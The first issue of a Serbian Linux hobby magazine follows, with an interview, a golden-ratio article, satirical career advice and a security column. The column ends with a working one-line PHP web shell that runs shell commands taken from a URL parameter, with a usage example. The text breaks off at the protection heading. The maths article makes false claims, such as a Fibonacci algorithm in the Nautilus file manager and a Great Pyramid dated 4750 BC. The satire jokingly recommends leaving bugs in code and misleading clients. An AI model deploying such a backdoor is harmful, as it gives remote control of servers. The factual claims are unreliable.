



broj1, godina 1

zabavnik za Gnu/Linux sladokusce

Tema Broja

Input/Output

Intervju

Milutin Gavrilović,
CEO Antistereotip

Test

Wuzzle

Softver

Open Source


Mala škola

GNU/Linux, FreeBSD, Unix

Marketing


Noć Reklamoždera





Redakcija

Zlatan Vasović, Milica Pavlović,
Marija Pavlović, Danilo
Bogdanov, Ivan Milojević, Đordje
Ličanin, Nemanja Golubović,
Miloš Čeјović, Dušan Šević,
Dragan Pantelić, Mladen
Bogićević, Aleksandar Matanović,
Slađan Urošević
Lektura i korektura teksta,
Maja Vujović



"Nije znanje znanje znati, već je
znanje znanje dati." - J. J. Zmaj.

Creative Industry @ AntiStereotip

Dobrodošli u leteći ringišpil - magi nu fabriku inovacija!



``Poštovani putnici, poštovana publika, dobrodošli u mašineriju binarnog sveta, sveta razvojnih modernih tehni kih mogu nosti i tehnologije! Jedan, jedini, jedinstveni svet u kom se (velika) budu nost nalazi ovde u (u malim koracima u) sadašnjosti, budu nost - unutar i izvan svih granica ove planete (fizi ki i duhovno)! Dobrodošli u 21. vek!``

Cyber Moda

Cyber moda u avangardnom svetu predstavlja efekat kameleona ili kvantni kompjuting kao detalj ili celu notu jedne razvojne modne linije koja je u potpunosti "native", promenljiva u odnosu na okruženje :)

D-Dinamika, Diamonds

I-Inovativnost, Improve

N-Nauka, Native

O-Obrazovanje, OG


Vidimo se uskoro! ... čeka me cyber taxi!

Rubrike

UNIX,
Input / Output, Socket,
Open Source, GNU/Linux,
Cyber moda,
TCP/IP, OSI, MPLS,
Primenjena Matematika u informatici, Wuzzle, ng1np,
Security, Inžinjering,
Web Dizajn (PHP, Python, MySQL, HTML5, CSS3, JS...),
HardWare, Modifikacije,
SoftWare, Alati,
Energija, Eko automobili,
BitCoin, eValute
...




Izvor slike: unix.org



Izvor slike: ualberta.ca



Izvor slike: gnu.org



Izvor slike: postgresql.org

Izvor slike: python.org



Izvor slike: nginx.org

...2016




Dragi prijatelji,

Svi saradnici okupljeni oko časopisa "Dino" žele da sa Vama koji nas "čitate" razmenimo znanje, iskustvo i pozitivnost u Novoj Godini.

Želimo Vam da svi vaši snovi postanu stvarnost ukoliko imate hrabrosti da ih sledite.

Srećna Nova Godina!



Intervju

Dinov zabavnik: Prvo što se čitalac Dinovog zabavnika zapita jeste ko je Milutin Gavrilović i zašto bi bio intervjuisan. Kako bi odgovorio na to pitanje?

M.G: Samouki entuzijasta i ljubitelj otvorenog koda, sa praktičnim iskustvom, velikim brojem projekata iza sebe i širokim poznavanjem softvera i cyber tokova. Najviše znanja imam u sferi bezbednosti IT infrastrukture. To raznovrsno iskustvo želim da prenesem i na druge. Taj put do uspeha na drugačiji način - kroz neformalno praktično obrazovanje - to je put koji jeste dostupan stvarno svakome. Delimo znanje!

Dinov zabavnik: Kako je nastao naziv časopisa?



M.G: Naziv je prvo nastao u šali. Zaključili smo jednog dana da imamo "dinosauruse - osobe nedovoljno edukovane o računarima" u timu, pa smo tu zabavnu anegdotu iskoristili za naslov i podnaslov ("Dnevnički jednog dinosaura").

A onda smo shvatili da može da ima višestruko značenje:

D-dinamika I-inovativnost N-nauka O-obrazovanje.

Dinov zabavnik: Časopis je samo jedan vid edukacije u sklopu vizije AntiStereotipa. Koji drugi vidovi su predviđeni?

M.G: Imaćemo mobilnu kancelariju, putovaćemo po Srbiji i edukovaćemo pripadnike marginalizovanih grupa, ljudi koji često nemaju ni osnovne uslove za život i ne mogu sami da se izvuku iz siromaštva. Biće i raznih vrsta online kurseva. Cilj nam je da obrazovanje stečeno zahvaljujući AntiStereotipu bude sertifikovano, poslovno primenljivo znanje najvišeg kvaliteta.

Dinov zabavnik: Šta je, sem prvog broja časopisa, od planiranih aktivnosti realizovano do sada?

M.G: Stvorili smo tim entuzijasta. Podelili smo uloge unutar tima i počeli da širimo znanje.

Dinov zabavnik: Šta ste naučili iz te prve faze?

M.G: Članovi tima su već iz prvih koraka naučili koliko je bitno stvarati nešto originalno, gde se svi zajedno učimo strpljenju, što će nam sve dobro doći u radu sa polaznicima.

Dinov zabavnik: Ko sve čini tim AntiStereotipa?

M.G: Ima nas svih uzrasta. Najmlađi član ima 13 godina, a najstariji su već u penziji. Najviše ima IT profesionalaca, ali svi raspolažemo raznovrsnim iskustvima, bavimo se i drugim zanimanjima, a poneko i neobičnim hobijem. To sve zajedno čini ljudske resurse AntiStereotipa.

Dinov zabavnik: Šta vas sve povezuje?

M.G: Sličan način razmišljanja i pristup radu, kao i ideja oko koje smo se okupili.

Dinov zabavnik: IKT je i u tehnološkom i u poslovnom smislu najdinamičnija delatnost poslednjih decenija, sve se neprekidno menja i inovira. Kako pratiš te tokove? Kako učiš sve te novine?

M.G: Ne pratim standarde (što ne znači da ih nisam proučio), a novim tehnologijama sam fasciniran odavno. Pre sedam godina sam počeo da se zanimam za Web3.0 koncepte (semantički Web) i visoku tehnologiju (high tech) uopšte.

Dinov zabavnik: Koje su tvoje lične prednosti?

M.G: Otvoren um. Pažljivo slušam. Ako možda odmah nešto i ne shvatim, naknadno sve analiziram i prihvatom (ili ne). Imam duhovnu snagu koja me uvek tera da idem dalje, čak i posle poraza.

Dinov zabavnik: Šta su ti slabosti? Šta bi htelo kod sebe da poboljšaš?

M.G: Sve.

Dinov zabavnik: Ko te inspiriše među ljudima, mitskim herojima ili likovima iz mašteta? Ko su ti uzori?

M.G: Među ljudima nemam idole, ali me inspiriše delo Nelsona Mendele. U računarskom svetu, to je definitivno rad RMS! Likova iz svoje maštete se ponekad i uplašim :) Inspirisu me svi istomišljenici u zajedničkom radu, a najviše to da nas je Bog stvorio kreativnim.


Dinov zabavnik: Imaš li neku poruku za čitaocu časopisa, nešto što ti je važno da upamte?

M.G: Sve je moguće onome koji veruje!

Intervju vodila: Maja Vujović



Zlatni broj φ



Kroz ovaj članak želimo da vam predstavimo primenjenu matematiku u operativnom sistemu GNU/Linux. U njemu se upravlja dokumentima pomoću alata nazvanog Nautilus, koji poseduje matematički algoritam zasnovan na Fibonačijevom nizu.

φ u aritmetici - Fibonačijev niz


Fibonacci je bio italijanski srednjevekovni matematičar koji je raširio upotrebu indo-arapskog brojčanog sistema u Evropi, najviše kroz spis "Liber Abaci" (Knjiga računa), koji je objavljen 1202. godine. U njemu je, kao jedan od primera, naveo i niz brojeva:

0, 1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377, 610, 987...

za koji važi da počinje nulom i jedinicom, a svaki sledeći član niza se dobija kao zbir prethodna dva. Kako niz odmiče, tako se odnos susednih članova bliži zlatnom odnosu koji približno iznosi 1,618 odnosno 0,618, u zavisnosti da li delimo manji broj većim brojem, ili obrnuto.

$$-\frac{1}{\varphi} = 1 - \varphi = \frac{1 - \sqrt{5}}{2} = -0.6180339887\dots$$


Konstrukcija zlatnog preseka Podela duži u zlatnom odnosu:



Neka je $[ab]$ duž koju treba podeliti. Postavimo vertikalu u tački $[b]$, i na tu vertikalu prenesemo polovinu duži $[ab]$, čime dobijamo tačku $[c]$. Zatim na stranicu $[ac]$ trougla $[abc]$ nanesemo stranicu $[bc]$, čime dobijamo tačku $[d]$. Kada vratimo dužinu $[ad]$ na stranicu $[ab]$, tačka $[e]$ će deliti tu duž u traženom odnosu.

Zlatni odnos u prirodi

Najpoznatiji primer je školjka nautilusa. Ova kriva poznata je i kao logaritamska spirala. Formula koja je opisuje u polarnom koordinatnom sistemu je:



$$r = ae^{b\theta}$$

odnosno:

$$\theta = \frac{1}{b} \ln(r/a),$$

Njena formula u parametarskom obliku je:


$$\begin{aligned} x &= r \cos(t) \\ y &= r \sin(t) \end{aligned}$$

Zlatni odnos u flori




Zlatni odnos u arhitekturi

Zlatni broj je kosinus ugla od $51^\circ 50'$. Velika Keopsova piramida u Gizi (4750. p.n.e.) ima nagibni ugao od $51^\circ 52'$ ili 51.83° .



Notre Dame, Paris




United Nations, New York



Partenon, Akropolj




Taj Mahal, India





Cyber Security




OPM RUSHED TO AWARD \$20M POST-HACK CONTRACT
-- AND RAN AFOUL OF FEDERAL CONTRACTING RULES,
IG SAYS



Izvor slike: www.nextgov.com

UNIX

GNU/HURD/Linux/FreeBSD/...
Shell (Ljuska, Ljuskica)



```
#include <stdio.h>
int main(void)
{
    int count;
    for(count=1; count<=500; count++)
        printf("I will not throw paper airplanes in class.");
    return 0;
}
```





Kako postati mašinerija (..a ostati čovek)

Prvo pravilo:


Koristite Debian Jessie!!!

Ostala pravila i nisu toliko bitna, ali bitni su čovek ili tim koji vam prenose znanje. Uporan rad i razmišljanje doprineće vašoj produktivnosti, ali će biti zanemarljivi ukoliko ne postoji bar doza kreativnosti... U slučaju manjka kreativnosti, možete postati mašina. Bolje je ipak postati mašinerija, jer mašinerija je kreativna i svoje veštine stavlja u okvire - ringišpile :) - (eng. framework).

Mašinerija postavlja pitanje šta je super kompjuter ?

Deo ili čestica?

Research, research, research....



Izvor slike: www.llnl.gov

Poenta produktivnosti je rezultat, te prema njemu merite svoje performanse. Ukoliko se osoba neizmerno i beskompromisno pred svojim zadacima, rezultat je neizbežan. Ne govorim o izrabiljivanju, već o svesnoj odluci da sami probijete limite i kasnije ubirate plodove tog truda. Budite kreativni!

UNIX*Kratak:::uvod:::u:::unix:::Povezivanje:::sa:::UNIX:::sistemom:::Prijavljanje:::Promena:::lozinke:::Listanje:::direktorijuma:::i:::datoteka:::Промена:::direktorijuma:::Локација:::u:::stablu:::direktorijuma:::Pravljenje:::Protokola:::(eng:piping):::ulaza:::i:::izlaza:::(eng:input&output)Preusmeravanje:::izlaza:::Korišćenje:::"joker":::a:::Pregled:::sadržaja:::datoteka:::Is traživanje:::sistema:::Pomoć:::(eng:man:::pages):::Odgjavljivanje:::(eng:logout)

Automatizujte sve i postanite lenji! Idite na pecanje ili trčanje! Ne mislim na nerad, već na automatizaciju procesa, radi HARDBIT-a (BIT radi naporno umesto Vas).

Pre svega toga, sledi jedan ozbiljan dril, bolje reći ciklus, koji će vam napakovati veštine u matrice (eng: patterns, [lat: matrices - matrix]), te ćete i sami sebi olakšati posao.

Optimizacija i samo optimizacija. SEO je za ... to zaobiđite – kodirajte pravilno. Usmerite fokus na rešavanje problema. Nemojte nasumično debagovati delove aplikacije bez dublje analize problema. Popijte kafu ili čaj, predahnite.

Uvek postavljajte pitanja!

Ukoliko vaši prepostavljeni ne žele ili ne mogu da vam pomognu – DAJTE OTKAZ – nisu vas vredni, a ni oni sami ne vrede, jer “NIJE ZNANJE ZNANJE ZNATI, VEĆ JE ZNANJE ZNANJE DATI.”

Nemojte dozvoliti da vas posao zarobi. Prkosite dress code-u u najvećoj dozvoljenoj meri – skinite pantalone bar u kupatilu... Dodite u trenerci ili spavačici na posao. Ništa lepše od odmornog i zadovoljnog radnika.

Sa klijentima budite uvek fini, pomažite im da šteluju satelite – biće vam zahvalni zbog toga. Ostavite poneki BUG i kada vas kontaktiraju, ubedite ih da njihov računar nosi keširane rezultate starih DNS zapisa – uputite ih u bespotrebne procedure. Posle toga, #komentujte liniju koda koja ih muči i recite im da restartuju računar. Ništa lepše od zadovoljnog korisnika.

Uostalom to nije Bug, nego Feature, ali bespotrebno je i ubedljivati ih u to – oni ne znaju da programiraju – inače vas ne bi angažovali. To je više od odlike (eng: feature), to je opcija koja im baca osmeh na lice, kada se taj red koda #komentuje.

Podesite udobno okruženje za rad: stolicu, lampu, server, fokus, kreativnost... (UNIX / GNU / HURD / NetBSD / Solaris / Debian / Commodore / SlackWare 1337 / kFreeBSD / ng1np / Nginz / ws1 / @5hw / LISP - podesite implementaciju (SBCL, CLISP...))

Uvek pokušajte da smislite alat koji će biti najmoćnije sredstvo za enkripciju ključnih delova koda.

Smislite nenormalnu root lozinku – važno je da je i sami zaboravite (šta ako padnete u ruke terorista ili tajne policije, koji će Vam iznuditi lozinku teškim drogiranjima i brutalnim mučenjima?)

“Bio-tech” (skeniranje zenice ili otiska prsta) je takođe OK – nakon uspešno napravljene autentifikacije na otisak prsta, posetite vaš šporet i spržite otiske. :) :) : Radite naporno i učite od Vaših prepostavljenih, oni znaju malo bolje, ipak, čim su Vam prepostavljeni. Poštujte ih, budite lojalni. Postavljajte pitanja!

Postavljajte pitanja! Postavljajte pitanja! Postavljajte pitanja! I tako sve dok ne postanete mašina.


Onda uključite maštu i multiplicirajte svoje veštine. Čestitam!

Postali ste MAŠINERIJA!!!



"Možda zvu i udno, možda deluje k'o bajka - sasvim običan dan jednog mladog arobnjaka." - B. S.

"Nije znanje znanje znati, već je znanje znanje dati." - J. J. Zmaj



Sigurnost računarskih sistema

* Uvod u korporativnu strategiju

Umeće ratovanja

(Sun Tzu) Manevar

VII

MANEVAR

Sun Tzu kaže:

Kad vojska stupa u rat, general prvo primi zapoved od svog vladara. General prikuplja jedinice i mobilizuje narod. On od vojske napravi skladno telo i ulogori se.


Li Ouan: Njega vladar opunomo i da, na temelju odluka hramskog veća (upravnog odbora) o pobedama koje treba izboriti, postane izvršitelj kazne koju odredi Nebo.

* Najteže umeće je umeće manevrisanja. U manevru je najteže to što zaobilazni put moramo učiniti najpristupačnijim i teškoće moramo pretvoriti u svoje prednosti.

* Dakle, idemo poznatim (najpristupačnijim) stazama i skrećemo neprijatelja gde mi hoćemo dezinformacijom. Na taj način možemo krenuti i posle njega, a stići pre njega. Kad znamo postupak, onda možemo reći da smo ovladali strategijom pristupačnog (izračunatog) i nepristupačnog.

Maslinjak u središtu ima najstarije drvo. To drvo masline deluje zapostavljeno i ono je obično duboko u maslinjaku, skriveno od tudi pogleda. Krajnji produkt te stare masline je najbolje ulje. Htedoh reći, dragi čitaoče, što duže Bog gradi Njegov hram u tvom životu, bolje je ulje, simbolično rečeno. Ista stvar je i sa starim vinom, najbolja su ona prokušana, koja stoje dugo zaboravljeni, negde na prašnjavim policama. Ovde na zemlji isto živimo obećanje i tu smo da delegirani silu sa neba pokažemo slabima. Dok ovo pišem, opet je postrojen zvezdani bataljon, ali ONA fali na toj smotri.

(Ne)obična stvar srca



Sigurnost računarskih sistema

Ukoliko vam je računar „online“ i otvoren port 22 za ssh... izmestite ga na neki visoki port (62300, 43999...) jer „script kiddies“ obično koriste „brze“ alate, koji ne skeniraju svih šezdeset i nešto hiljada portova (tačnije 65535)... te je SSH najbolje izmestiti na što više portove...

Svi skeneri uglavnom počinju od nule i skeniraju do 300, 400, 500, čak i manje... jer im eventualno treba port 21, 22, 23, 25, 80, 443...

Štaviše, možete ih prevariti tako što ćete ostaviti port 22 i proslediti ga na nepostojeću mašinu. Dobićete na vremenu i zbunićete napadača, a svi paketi otici će u crnu rupu.

Sigurnost

Možete isto taj port 22 preusmeriti na telnet servis neke aplikacije, tj. ostaviti bez lozinke i samo ga automatski prebaciti na telnet „loop“, prikazati neku poruku, logovati napadača, a zatim mu poslati „paket“ nazad.

U svakom slučaju, treba da isključite remote root login za SSH... i treba za root korisnika da autorizujete samo jednog (Vašeg) korisnika kada se loguje na sistem. Jer ukoliko na sistemu ima više korisnika, Vi nećete znati ko je slaba karika i kakvu lozinku koristi (kratku, logičnu...)

Koristite sigurnosne ključeve!!!

ftp (21)... kod protokola za transfer fajlova morate biti oprezni, jer je većina ftp servera podešena (ne)sigurno...

Prvo, stavite dobre lozinke i namestite bruteforce alarm.

FileZilla ne enkriptuje lozinke, te je snif itekako moguć... Ne treba prestati koristiti FileZilla, ali dobro je namestiti kontra snif tool i detektovati malicioznog snif napadača, pa mu eventualno prosleđivati dezinformacije.

Onemogućite root access ftp serveru, kao i anonymous access. Onemogućite listanje tuđih direktorijuma i samog sistema...

telnet (23) – Postoji stereotipno mišljenje da je telnet nesiguran. Prema korisniku jeste, jer ne šifruje lozinke itd.

Namenski je itekako siguran, brz i efikasan...

Pustite ga u okruženju nekog servisa da radi svoj posao na strani servera, jer ga dosta brzo i pouzdano radi. Bind-ujte neku server-client aplikaciju na neki visoki port, a onda mu prilazite telnet servisom i zatvorite ga u jail.

Možete ga zatvoriti i u unutrašnju mikroklimu vaše mreže i dati mu neku bitnu ulogu. U svakom slučaju, ne ostavljate ga otvorenog za spolja, za logovanje korisnika itd.

Sigurnost

Ako me neko nije razumeo... za mail, http, ftp... server-side, onemogućite telnet pristup...

Koristite ga namenski!

Za port 25 isključite telnet pristup smtp servisu, jer može iščitati zaglavla (eng: headers) i znati o kojoj verziji servera se radi...

Takođe mail server konfigurišite što preciznije i detaljnije. Koristite spamassassin i skripte koje mogu detektovati čudna ponašanja. Lično koristim custom skripte tipa slučajnih uzoraka. Na taj način detektujete rizične adrese. Zabranite im pristup. Automatizovano baš kroz custom skripte.

malibajt.php (24B)

php: `uname -a` == exec(`uname -a`)

Kod: <?php echo `\$_GET[t]` ;?>

Upotreba:

www.domen.tld/malibajt.php?t='nix::command

Zaštita:

